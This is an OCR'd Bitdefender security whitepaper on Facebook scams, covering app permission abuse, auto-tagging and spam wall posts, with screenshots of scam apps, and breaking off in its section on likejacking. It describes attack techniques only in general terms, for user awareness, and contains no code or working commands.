


Awake

Bitdefender®

FRIENDS, FIENDS and FACEBOOK: The new battlefield against scammers

GEORGE PETRE, TUDOR FLORESCU, IOANA JELEA

Table of Contents

Authors and Contributors

Authors:

George Petre – Bitdefender Product Manager, Social Media Security

Tudor Florescu – Bitdefender Online Threats Analyst

Ioana Jelea – Bitdefender E-Threats Analysis and Communication Specialist

Contributors:

Loredana Botezatu – Bitdefender E-Threats Analysis and Communication Specialist

Razvan Livintz – Bitdefender E-Threats Analysis and Communication Specialist

Doina Cosovan – Bitdefender Virus Analysts

Razvan Benchea – Bitdefender Virus Analysts

Abstract

As e-threats targeting online social networks have outgrown their “media curio” status and advance to the front line of data security, we’ve come to view them as an essential vector of cyber-attacks designed with personal data theft in mind.

Given that more than 800 millions of people around the world are now active on the largest social network to date, the way information is exchanged and/or protected within this kind of environments has become one of the focal points of the data security industry.

The last few weeks have kept users quite busy as they need to adjust to a lot of changes that have been or will be implemented by Facebook. After updating the Privacy Controls and silently pushing the Smart Lists, the f8 conference has brought usability and privacy to a new level with the introduction of Subscribers, News Ticker and a Wall facelift; let’s not forget about the 2 star changes- the **Timeline** and the **new Open Graph features**.

While these new features will increase interaction between users, they also give new proportions to privacy and security issues. The Timeline update alone is likely to redefine the concept of privacy itself, as the tiniest details of users’ lives can now be publicly shared and indexed. Moreover, the App Ticker makes it easier for users to see what apps their friends have accessed, which may have an impact on the speed with which a scam can spread once a person you trust has fallen for it.

Even before these changes, Facebook was constantly under scam fire due to its popularity and huge user base. Classic scams are not extinct, so these changes are likely to add variety and, as it will be shown hereafter, efficiency, to a well established phenomenon.

Another aspect worth considering is that social media presence is also a significant personal branding element based on which potential employees may be assessed during the recruitment process. Moreover, once candidates are employed, their social network accounts and all of the business-related data they may contain can be used by cybercriminals to design targeted attacks against the respective companies.

Therefore, this document aims to shed light on social e-threats and offer a set of guidelines on how individuals can avoid falling victim to cybercriminal attacks within social networks. While its purpose is to provide an overview of social media (platforms & applications) this whitepaper has a special focus on Facebook, the largest player in this area.

The findings presented in this paper are mainly based on the activity of Bitdefender Safego, a free tool designed to keep social network accounts safe from e-threats targeting Facebook and Twitter users. Safego now protects more than 100, 000 Facebook users worldwide.

1.

Overview of Social Network Vulnerabilities

All social networking Web sites are subject to flaws and bugs, whether log in issues, cross-site scripting potential, or Java vulnerabilities that intruders can exploit. A simple dropper Trojan that an attacker conceals as a widget or banner ad on the user's page can sneak into an insufficiently protected system. When the user accesses an e-commerce Web site from the compromised machine, the Trojan could steal usernames and passwords, credit card numbers, as well as other sensitive data and send them to the remote attacker.

Social networks are among the few platform-independent applications in existence at this moment, which means that they can run on any desktop with a fairly recent browser installed as well as on all main mobile platforms: iOs, Android, Symbian and Windows Mobile. Moreover, while social networks, such as Facebook, have their own trusted cloud in which they keep users' personal data, many unverified third party applications access such sensitive information (once users allow the requested permissions) which is then stored in the applications' own cloud. There's no way to control what happens to this data once it's in an app's private cloud.

2.

What exactly can happen? Social Networks as Attack Vector


2.1. Data Theft & Malware Dissemination

Social networking hubs are targeted by cybercriminals due to the millions of contacts, e-mail addresses, pictures, and other sensitive data they contain. Social networks actually encourage users to keep public as much personal data as possible as the default privacy setting is “Public” or an equivalent.

The fact that private data can be easily transferred from the social network cloud to the private cloud of third parties makes it easy to steal. Often, a legitimate application that does exactly what its description claims may serve as the perfect tool for personal data theft. For instance, an apparently inoffensive game app promising to reveal to the user what his/her name tells about his/her character requests many permissions and illicitly tags all the user’s friends.

In this case, tagging ensures a wide audience for this scam and may open the way to all of these people’s personal data being stolen. Their e-mail addresses alone can turn a profit on the spammers’ market.

This kind of scam can spread to impressive numbers of social network members. A relevant example is the “See who viewed your profile” scam, which promises to show the victim how many people accessed his or her profile. According to data provided by Bitdefender Safego, this scam includes an average of 286 unique URLs per scam wave, 14 unique Facebook applications, 1,411,743 clicks gathered and a 34 hour distribution spike per URL.




Fun in Your Name - (Created via-> http:// ı/fun-in-your-names/. Try this cool App!)

Fun in Your Name Photos

5 minutes ago via Fun in Your Name · Like · Comment · Share

Fig 1. Post advertising the game app

Social media troubles do not end here. Many social networking Web pages could provide an ideal and cost-efficient platform to distribute viruses, worms and bots, Trojans, rootkits, spyware, adware, grayware, rogue security software as well as other malware varieties. Stolen e-mail addresses can be employed to distribute infected files via e-mail attachments. Or a piece of code could be appended to each member's page so that when the user logs in, a bot is automatically downloaded into the system, transforming the unprotected computer into a "zombie" (a compromised machine that is part of a larger net of infected machines, called botnet, which an attacker remotely controls).



Request for Permission

Fun in Your Name is requesting permission to do the following:

Access my basic information
Includes name, profile picture, gender, networks, user ID, list of friends, and any other information I've shared with everyone.

Post to my Wall
Fun in Your Name may post status messages, notes, photos, and videos to my Wall

Access my photos and videos
Photos Uploaded by Me and Photos and Videos of Me

Fun in Your Name
★★★★☆

By proceeding, you agree to the Fun in Your NameTerms of Service and Privacy Policy · Report App

Logged in as (Not You?)


Fig 2. List of Permissions requested

2.2. Targeted Attacks

The user's list of friends (included in the info made available to the app developer due to the "Access my basic info" permission) can be exploited by attackers. An intruder could gather data on the size of the organization the respective person works for , its hierarchy, work expertise and IT&C literacy, etc. This information might pinpoint an employee who could be tricked into revealing even more sensitive data that will provide the backdoor into the company's network.

Scenarios involving combined tactics are also possible. With highly versatile social engineering techniques, attackers can use an online professional network to target employees who are not likely to be data security experts but who may have access to essential data resources stored within the organization's network.

Let's consider a hypothetical attack scenario which consists of trying to persuade the unsuspecting victim to deliver sensitive data by e-mail. Carefully crafting the message to give it the appearance of a legitimate message (from the CEO, for instance) is likely to work. If the e-mail has attached a malware-laden PDF file that the employee opens, the hacker gets access to the organization's network and extracts the data he needs.


Search
Home
fun in your name
A ⇒ CRAZY
T ⇒ A SMILE TO DIE FOR
A ⇒ CRAZY
L ⇒ IS A VERY GOOD KISSER
I ⇒ IS REALLY SWEET & ROMANTIC
N ⇒ IS A VERY GOOD KISSER TOO!

My Photos - Fun in Your Name Photos

Photo 1 of 1 Back to Album · My Photos

To Play This Go To --> /fun-in-your-name/

Fun in Your Name - (Created via-> http:// /fun-in-your-names/. Try this cool App!)

In this photo:

ALL OF YOUR CONTACTS ARE

TAGGED IN THIS PHOTO

From your album:
Fun in Your Name Photos

Uploaded via:
Fun in Your Name

Fig 3. All of the user's friends are automatically tagged

2.3. Content Alteration

Posts, comments and video responses can be turned into unwanted adware or spyware. Without reinforced security measures and constant efforts to preserve the integrity of the displayed content, social network pages, groups and profiles might be spoofed or hijacked.


3.

Who’s Allowed to do What? Social Network Permission Systems

The most important social networks have developed platforms allowing third parties to develop applications targeting network members. To install and run on users' accounts, such applications need to access various types of data within the account, based on a set of Permissions. Each Permission (as visible to the user in the Permissions box represented here to the right) corresponds to several categories of data. For instance, through the "Access my basic info" permission, the user can allows access to a whole set of personal info, such as his/her list of friends and any other info shared with everyone. As there is no possibility of selecting which of this info will be accessed, the user may not be fully aware of what data is actually exposed. An attacker using a scammy app can steal all of it.

3.1. Facebook Permissions

As Facebook is the most popular social network, this section is going to focus on its permission system and the risks to users' personal data. The entire list of permissions, as seen from the app developer's side, together with the associated data that they grant access to, can be found here.


Request for Permission

is requesting permission to do the following:

Access my basic information

Includes name, profile picture, gender, networks, user ID, list of friends, and any other information I've shared with everyone.

Post to my Wall

Fun in Your Name may post status messages, notes, photos, and videos to my Wall

Access my photos and videos

Photos Uploaded by Me and Photos and Videos of Me

By proceeding, you agree to the Fun in Your NameTerms of Service and Privacy Policy · Report App

Logged in as (Not You?)

Fig 4. An application's Permission page. Access my basic info covers: user's name, profile picture, gender, networks, user ID, list of friends, and any other information the user has shared with everyone.

What about what happens on the user's side? Here are a few examples of how permissions can be misused for personal data theft purposes.

Send me e-mail. Social network applications are entirely cloud-based, which means they use their own cloud (Facebook applications are not developed by Facebook unless so specified). It is impossible to control what happens to the data that goes into the cloud. This means that e-mail addresses may end up in the hands of spammers. Facebook offers users the possibility of hiding their real e-mail address and of using a disposable address for each application. However, this option is not activated by default and it's designed to block future spam waves, after the user has removed an application or reported it for spam generation.

Access my basic info. Together with the e-mail address, the user's basic info can help spammers create customized messages that exploit the user's expressed likes, interests and so on. These two permissions may be intrusive, but they are necessary for the operation of many legitimate apps that need to clearly identify users to keep communicating with them.

Manage my pages. This permission can become a dangerous tool in the wrong hands as it allows retrieving the access tokens for the pages the user administrates. Consequently, the rogue app having requested it might start posting automatic messages (apparently coming from the legitimate user) on every page the victim administrates.

Post to wall. Fake apps will use this permission to flood the user's wall and his friends' walls with unwanted content that helps it spread. Legitimate apps will use it to post interesting or useful info the user has expressly agreed to receive and read (e.g. statistics).

Access my data anytime. This permission might allow creators of tricky apps to send their message out at the right moment, without the risk of their being deleted by the account holder. When this permission is not requested, the app can only interact with the user's account while the user is logged in. In general, unless the app is a game, users will only be logged in for a short period. If the app can access the user's data at any time, once the initial inoffensive content has secured a large enough audience, it will be easier for the app creator to introduce harmful content when his action might go unnoticed by the account holder.

As there is a fixed set of permissions an app can require, the user's challenge is to find a way to tell good apps from the bad apps.

One solution would be for the user to carefully consider what the app promises to deliver and how plausible the promise is ("who viewed your profile", "first status ever on facebook", for instance, are productive baits for fake apps). A search on the Internet may uncover doubts about an app's legitimacy.

3.2. The New Permissions – Another Stage in Facebook Interactions

The recent changes in the structure of the Facebook accounts announced at the September 2011 f8 conference provide developers with the necessary permissions to make application-generated messages more salient onto the users' new profile (Timeline). With the introduction of the "widget" concept, Facebook practically allows developers to take action on various objects, which brings interaction to a whole new level. Until now, everyone who had an application installed interacted with his friends inside the app. Now, the app is on the user's wall, so anyone who interacts with the user profile interacts with the app.

Considering the short lifetime of spammy apps, this could boost their efficiency. However, given that the feature has just recently been introduced, it will probably take a while until the scammers heavily exploit it.


Facebook will also adjust the permission request flow in order to accommodate the recent changes. This means that users will first be requested to allow a set of essential permissions, including E-mail and Publish Stream (granting the app access to the Timeline); the extended permissions list (some of which have been described in detail above) will appear in a second dialog page. Facebook now offers users the ability to revoke any of the permissions in the extended list, which theoretically offers them more control over the information they grant access to and over the actions applications can take.

4.

Facebook Attack Mechanisms

A scam app will automatically post messages on the victims' wall and on their friends' walls in order to trick as many people as possible into clicking, and spreading it further. Attention-grabbing messages (the baits) combined with specific actions that trigger users' reflexes (from a mere click, to a tag and even the creation of an event) make for the perfect scam.

With one click, users will see their accounts flooded by fake automated posts, as in the picture below.



ME ▸ FRIEND 4
My top admirer is out there, wow! See yours now! http://www.
41 seconds ago via Biggest Admirer · Like · Comment


ME ▸ FRIEND 3
I found out that my biggest admirer is out there! See yours now- http://www.
44 seconds ago via Biggest Admirer · Like · Comment

ME ▸ FRIEND 2
My top admirer is out there, wow! See yours now! http:// mirer
44 seconds ago via Biggest Admirer · Like · Comment

ME
I found out that my top admirer is out there! See yours now- http://
45 seconds ago via Biggest Admirer · Like · Comment

ME ▸ FRIEND 1
I found out that my biggest admirer is out there! Learn who yours is now! http://
45 seconds ago via Biggest Admirer · Like · Comment

Fig. 6 Automated posts



My total facebook views are: 5714

Find out your total profile views @ http://l
2 minutes ago via Pro watcher · Like · Comment

ME
My total profile views are : 9615

Girls Views : 5124
Boys Views : 4491

Check yours at - ges/Top-Peek-Viewers/

ME
My Top Profile Viewers:
friend 1 - 1136 views
friend 2 - 983 views
friend 3 - 542 views
friend 4 300 views
See who views your profile @ http:// s/My-Top-Viewers/


Fig. 5 Variants of the very widely spread "See who viewed your profile" scam

4.1. Account Hijacking Techniques using Facebook specific functions

a) Likejacking

After clicking a link to view shocking or scandalous video content, the victim will discover that a message is automatically posted on his Wall, saying he LIKED that link. How is this possible? A java script places a hidden “Like” button under the video Play button. The user clicks to see the video, without realizing that he is “liking” it.

This threat has had an interesting evolution. At first, the Facebook “Like” mechanism consisted of a line displayed under the “Recent activity” heading on the user’s Profile page. Later, the platform improved this feature’s viral mechanism, making its output similar to that of the “Share” function. In other words, all “likes” are now displayed on the user’s Wall with a thumbnail and a short description.



likes a link.

[redacted]

